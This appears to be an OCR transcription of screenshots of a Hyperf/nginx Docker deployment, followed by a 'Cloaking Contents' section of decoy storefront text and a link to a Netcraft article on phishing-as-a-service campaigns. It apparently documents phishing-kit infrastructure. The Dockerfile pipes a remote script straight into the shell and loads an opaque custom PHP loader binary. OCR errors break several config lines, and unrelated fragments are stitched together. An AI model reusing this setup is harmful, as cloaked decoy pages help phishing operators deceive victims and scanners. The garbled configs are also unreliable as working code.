
```yaml
  nginx:
    build:
      context: ./gateway
    container_name: hyperf-nginx
    restart: always
    volumes:
      - "./local.nginx.conf:/etc/nginx/nginx.conf"
      - "./nginx.conf:/etc/nginx/conf.d/default.conf"
      - "./ngconf:/etc/nginx/conf.d/ngconf"
      - "./geo:/etc/nginx/geo"
      - "/etc/letsencrypt:/etc/letsencrypt"
      - "./html:/var/www/html"
      - "./uploads:/var/www/uploads"
      - "/var/log/nginx:/var/log/nginx"
    ports:
      - "80:80"
      - "443:443"
    depends_on:
      - hyperf
    networks:
      - hyperf-network
```

hyperf　　Redis&MySQL　　nginx


Dockerfile



```
FROM hyperf/hyperf:8.1-alpine-v3.18-swoole
LABEL maintainer="Hyperf Developers <group@hyperf.io>"
T" app.name="Hyperf"


# 设置工作目录
WORKDIR /work

##
# ---------- env settings ----------
##
# --build-arg timezone=Asia/Shanghai
ARG timezone

ENV TIMEZONE=${timezone:-"Asia/Shanghai"} \
    APP_ENV=prod \
    SCAN_CACHEABLE=(true)
```




```
# update
RUN set -ex \
    # show php version and extensions
    && php -v \
    && php -m \
    && php --ri swoole \
    #  ---------- some config ----------
    && cd /etc/php81 \
    # - config PHP
    && { \
    echo "upload_max_filesize=128M"; \
    echo "post_max_size=128M"; \
    echo "memory_limit=1G"; \
    echo "date.timezone=${TIMEZONE}"; \
    } | tee conf.d/99_overrides.ini \
    # - config timezone
    && ln -sf /usr/share/zoneinfo/${TIMEZONE} /etc/localtime \
    && echo "${TIMEZONE}" > /etc/timezone \
    # 安装 python3 和 python3-pip
    && apk add --no-cache python3 py3-pip \
    # ---------- clear works ----------
    && rm -rf /var/cache/apk/* /tmp/* /usr/share/man \
    && echo -e "\033[42;37m Build Completed :).\033[0m\n"

RUN set -ex \
    && rm -f /etc/php81/conf.d/00_opcache.ini || true

RUN apk add --no-cache docker-cli


# 安装 acme.sh 用于证书申请
RUN curl https://get.acme.sh | sh && \
    /root/.acme.sh/acme.sh --set-default-ca --server letsencrypt
```




```
# 安装 Python 依赖之前升级 pip
RUN pip3 install --upgrade pip

# 安装 Python 依赖
RUN pip3 install --break-system-packages beautifulsoup4 mysql-connector-python re
dis requests urllib3 tqdm

# 复制整个项目文件到容器内（工作目录为 /work)
COPY . .


# 复制自定义的 swoole_loader 扩展文件到 PHP 扩展目录
COPY swoole_loader_81_nts.so /usr/lib/php81/modules/swoole_loader_81_nts.so

# 添加 PHP 配置文件加载该扩展
RUN echo "extension=swoole_loader_81_nts.so" > /etc/php81/conf.d/swoole_loader.in
i

# 安装 Composer 项目依赖
# RUN composer install --no-dev --optimize-autoloader
# RUN composer install --no-dev -o && php bin/hyperf.php


# 暴露必要端口
EXPOSE 9501 9502

# 启动 Hyperf 服务
# CMD ["php", "bin/hyperf.php", "start"]
ENTRYPOINT ["php", "/work/bin/hyperf.php", "start"]
# CMD ["tail", "-f", "/dev/null"]
```

Cloaking Contents


FREE SHIPPING on US Orders $100+
adored vintage
CLOTHING
Shop our selection of thoughtfully chosen women's apparel, accessories, homewares, and gifts
Vintage & one of a kind finds for your wardrobe
LOAFING OUT LOUD
Discover Napoli.
Shop Now
ARCHIVE SALE
Shop Last Units.
Shop Now
WE SHIP TO MOST COUNTRIES NOW.
FEVERGUY
English
Hong Kong SAR (HKD $)
Tech
Desk
Camera
Travel
Outdoor
Material
PASSPORT
PIONEER
n for premium craft and timeless durability. Feel the Pioneer difference.
NEW ARRIVAL
VIEW ALL
New

https://www.netcraft.com/blog/inside-the-lighthouse-and-lucid-phaas-campaigns-targeting-316-global-brands

